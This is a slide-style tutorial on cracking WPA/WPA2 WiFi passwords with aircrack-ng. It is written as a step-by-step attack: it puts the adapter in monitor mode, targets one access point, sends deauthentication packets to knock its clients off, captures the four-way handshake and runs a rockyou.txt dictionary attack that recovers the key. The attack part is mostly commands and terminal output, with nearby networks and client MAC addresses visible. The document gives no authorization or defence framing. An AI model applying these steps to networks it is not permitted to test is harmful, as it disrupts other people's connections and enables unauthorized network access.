

Wifi  
Hacking

**HACKING WIFI (WPA/WPA-2)**  
**With**  
**AIRCRAK SUITE**



**Aircrack-ng** is a complete suite of tools to assess WiFi network security.

It focuses on different areas of WiFi security

- ✓ **Monitoring:** Packet capture and export of data to text files for further processing by third party tools
- ✓ **Attacking:** Replay attacks, deauthentication, fake access points and others via packet injection
- ✓ **Testing:** Checking WiFi cards and driver capabilities (capture and injection)
- ✓ **Cracking:** WEP and WPA PSK (WPA 1 and 2)



## CONCEPT

### Step-1

- Capture the four way Handshake with Airmon-ng

### Step-2

- Crack the handshake with Aircrack-ng
  - ✓ Brute Force
  - ✓ Dictionary

## Four Way Handshake

### Four-way handshake Basics

Once you connect to a Wifi AP, You use a pre-shared key that you enter into your mobile or laptop to connect to the Wifi access point. Once a device is connecting, it uses that password to generate a session key with the help of a process called four-way handshake in which were parameters (not going into detail) are exchanged.

This new session key is then used for encrypted communication over Wifi.

**If you capture this handshake, you can break it to reveal the password for the Wifi.**

“

*You should be on Kali Linux or Parrot OS in VMWARE, Virtual Box or running natively on your PC*

## Phase-1

CAPTURE THE  
HANDSHAKE

# Step- 1

- ❖ Put your Wifi card in monitor mode


By default, the Wifi cards capture only that traffic which is intended for your device. By putting it in monitor mode, you are telling your Wifi card to capture all wireless traffic

# Step- 1

❖ Put your Wifi card in monitor mode

>iwconfig

Checks for existing Wifi adapter



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ iwconfig  
lo          no wireless extensions.  
  
eth0       no wireless extensions.  
  
wlan0      IEEE 802.11  ESSID:off/any  
           Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm  
           Retry short long limit:2   RTS thr:off   Fragment thr:off  
           Power Management:off
```

# Step- 1

❖ Put your Wifi card in monitor mode

```
>airmon-ng start wlan0
```

Activate Monitor Mode

```
(kali@kali)-[~]  
└─$ sudo airmon-ng start wlan0
```

# Step- 1

❖ Put your Wifi card in monitor mode

```
>iwconfig
```

Check the device name

```
(kali㉿kali)-[~]
└─$ iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.

wlan0mon   IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
           Retry short  long limit:2   RTS thr:off   Fragment thr:off
           Power Management:off
```

## Step- 2

### ❖ Capture traffic with airodump-ng

This tool captures all the traffic that your wireless adapter can see and displays information about it eg:-

- BSSID (the MAC address of the AP)
- channel, speed
- encryption (if any)
- ESSID or SSID

# Step- 2

## ❖ Capture traffic with airodump-ng

```
>airodump-ng wlan0mon
```

Use your card name

```
kali@kali: ~  
File Actions Edit View Help  
CH 9 ][ Elapsed: 1 min ][ 2022-07-20 19:43  
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
C0:F6:C2:5E:8D:20 -74 44 1814 56 6 400 WPA2 CCMP PSK Home  
50:1D:93:98:12:FC -84 42 19 0 11 130 WPA2 CCMP PSK wifi  
1C:44:19:4A:7C:66 -89 35 1 0 11 270 WPA2 CCMP PSK Nomi  
6A:C6:3A:CC:57:C8 -95 26 0 0 1 48 WPA2 CCMP PSK ORIENT-68C63ACC57C8  
84:AD:58:16:EF:9C -1 0 0 0 5 -1 <length: 0>  
A4:17:8B:E4:C7:24 -90 4 0 0 1 360 WPA2 CCMP PSK Nayatel-877  
BSSID STATION PWR Rate Lost Frames Notes Probes  
(not associated) 1C:44:19:4A:7C:66 -90 0 - 1 0 3  
C0:F6:C2:5E:8D:20 70:18:8B:46:7D:C5 -48 24e-24e 19 1805  
C0:F6:C2:5E:8D:20 2E:B4:81:FB:39:60 -58 0 -24 0 35  
C0:F6:C2:5E:8D:20 00:56:2A:32:E1:48 -64 1e- 1 0 11  
C0:F6:C2:5E:8D:20 96:D2:31:45:E2:AC -86 0 - 6e 0 3  
C0:F6:C2:5E:8D:20 88:1C:95:E8:4B:0E -92 24e- 1 0 10  
C0:F6:C2:5E:8D:20 0A:36:63:D5:15:58 -94 0 - 1e 0 3  
50:1D:93:98:12:FC 16:A4:BF:D4:11:19 -1 2e- 0 0 15  
50:1D:93:98:12:FC 5E:CA:A9:6C:3D:E8 -1 1e- 0 0 1  
84:AD:58:16:EF:9C FE:86:98:ED:28:CA -90 0 - 1 0 20  
Quitting ...
```

## Step- 3

- ❖ Now start capturing the related traffic of your target AP

```
> airodump-ng -c 6 --bssid C0:F6:C2:5E:8D:20 -w pass wlan0mon
```


Here :

- -c 6 is the channel for the wireless network
- --bssid C0:F6:C2:5E:8D:20 is the access point MAC address. This eliminates extraneous traffic.
- -w pass is the file name
- -wlan0mon is the interface name.

## Step- 3

- ❖ Now start capturing the related traffic of your target AP

```
> airodump-ng -c 6 --bssid C0:F6:C2:5E:8D:20 -w pass wlan0mon
```



```
kali@kali: ~  
File Actions Edit View Help  
CH 6 ][ Elapsed: 18 s ][ 2022-07-21 18:56  
BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID  
C0:F6:C2:5E:8D:20 -75 74    146      133  1  6  400  WPA2 CCMP  PSK  Home  
BSSID          STATION      PWR  Rate  Lost  Frames  Notes  Probes  
C0:F6:C2:5E:8D:20 64:1C:B0:EA:F6:D5 -92  0 - 1e  0      1  
C0:F6:C2:5E:8D:20 2E:B4:81:FB:39:60 -38  0 -24  0     32  
C0:F6:C2:5E:8D:20 70:18:8B:46:7D:C5 -42  1e-24e 0     55  
C0:F6:C2:5E:8D:20 00:56:2A:32:E1:48 -76  1e- 1  0     64  
C0:F6:C2:5E:8D:20 96:D2:31:45:E2:AC -76  0 - 6e  0     12  
C0:F6:C2:5E:8D:20 88:10:8F:26:D6:51 -82  0 - 1e  0     19  
C0:F6:C2:5E:8D:20 88:1C:95:E8:4B:0E -78  18e- 1  0     28
```

## Step- 4

❖ Deauthenticate the Wireless clients

```
> aireplay-ng -0 100 -a C0:F6:C2:5E:8D:20 wlan0mon
```

Here :

- --0 means deauthentication
- 100 is the number of deauth packets to send
- -a C0:F6:C2:5E:8D:20 is the access point MAC address
- -wlan0mon is the interface name.

## Step- 4

### ❖ Deauthenticate the Wireless clients

```
> aireplay-ng -0 100 -a C0:F6:C2:5E:8D:20 wlan0mon
```

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
(kali@kali)-[~]  
└─$ sudo aireplay-ng -0 100 -a C0:F6:C2:5E:8D:20 wlan0mon  
19:52:20 Waiting for beacon frame (BSSID: C0:F6:C2:5E:8D:20) on channel 6  
NB: this attack is more effective when targeting  
a connected wireless client (-c <client's mac>).  
19:52:20 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:21 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:21 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:22 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:22 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:23 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:23 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:24 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:24 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:25 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:25 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:26 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:26 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]  
19:52:27 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
```

## Step- 5

❖ Look for the WPA Handshake in the Notification

> Press CTRL + C , Once you have handshake

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
CH 6 ][ Elapsed: 2 mins ][ 2022-07-20 19:53 ][ WPA handshake: C0:F6:C2:5E:8D:20  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
C0:F6:C2:5E:8D:20 -78 0 1668 61780 387 6 400 WPA2 CCMP PSK Home  
BSSID STATION PWR Rate Lost Frames Notes Probes  
C0:F6:C2:5E:8D:20 70:18:8B:46:7D:C5 -46 1e-24e 91 47776  
C0:F6:C2:5E:8D:20 2E:B4:81:FB:39:60 -64 0 - 1 0 543  
C0:F6:C2:5E:8D:20 E2:92:2F:5A:0F:6A -88 2e-12e 0 871  
C0:F6:C2:5E:8D:20 96:D2:31:45:E2:AC -88 2e- 6e 0 673  
C0:F6:C2:5E:8D:20 88:1C:95:E8:4B:0E -88 1e- 1 0 2306  
C0:F6:C2:5E:8D:20 74:D2:1D:34:82:46 -92 1e- 6e 1561 2822 EAPOL Home  
C0:F6:C2:5E:8D:20 64:1C:B0:EA:F6:D5 -92 1e- 1 0 6143 EAPOL  
C0:F6:C2:5E:8D:20 00:56:2A:32:E1:48 -94 1e- 1e 0 1133  
C0:F6:C2:5E:8D:20 0A:36:63:D5:15:58 -96 2e- 1e 0 238
```

## Phase-2

# CRACKING PASSWORD

## Step- 6

- ❖ Now you can use the following command to break the password with Dictionary attack

```
> aircrack-ng -w /usr/share/wordlists/rockyou.txt -b C0:F6:C2:5E:8D:20 pass*.cap
```

Here :

- -w **rockyou.txt** is the dictionary file. Kali has this inbuilt dictionary already installed
- **Pass\*.cap** is the packet file where a captured handshake is stored.

## Step- 6

- ❖ Sometimes the password list is compressed and you may need to perform these steps to uncompress the file

> Locate rockyou

```
(kali㉿kali)-[~]
└─$ locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/john/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt.gz
```

## Step- 6

❖ Now Un compress the file

- `gunzip /usr/share/wordlists/rockyou.txt.gz`
- `ls /usr/share/wordlists/`

```
(kali㉿kali)-[~]  
└─$ gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
(kali㉿kali)-[~]  
└─$ ls /usr/share/wordlists/  
  
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
```

Yeah!

```
> aircrack-ng pass*.cap -w /usr/share/wordlists/rockyou.txt
```

```
kali@kali: ~ x  kali@kali: ~ x
Aircrack-ng 1.6
[00:01:55] 86738/14344392 keys tested (760.22 k/s)
Time left: 5 hours, 12 minutes, 34 seconds          0.60%
KEY FOUND! [ home1234 ]
Master Key      : BC 09 C4 0C 15 9F D9 0D 83 21 99 59 DA 38 4B 32
                  52 F7 99 DB CD C5 F1 8D BE 09 33 83 8B F2 D9 53
Transient Key   : 0A 38 2F F1 83 22 16 E0 55 72 46 79 88 80 B4 B0
                  39 FB 6D 1A 35 85 B1 06 71 15 EF A0 10 2A F1 3A
                  0C E9 7E 80 8B 60 7B A7 A7 02 3B 4C 4B 7A 1B 4D
                  F3 05 43 F5 19 4C B3 D1 A3 79 EC E5 31 62 07 B2
EAPOL HMAC     : 43 D3 BC DA 32 97 FD F9 A5 90 BA 28 B1 3E 93 42
(kali@kali)-[~]
└─$
```

The password if cracked will be revealed

## Best Alternate Word lists Collections.

- ✓ <https://weakpass.com/>
- ✓ <https://github.com/danielmiessler/SecLists/tree/master/Passwords/WiFi-WPA>
- ✓ <https://labs.nettitude.com/blog/rocktastic/>
- ✓ <https://github.com/kennyn510/wpa2-wordlists>

DEMO



THANKS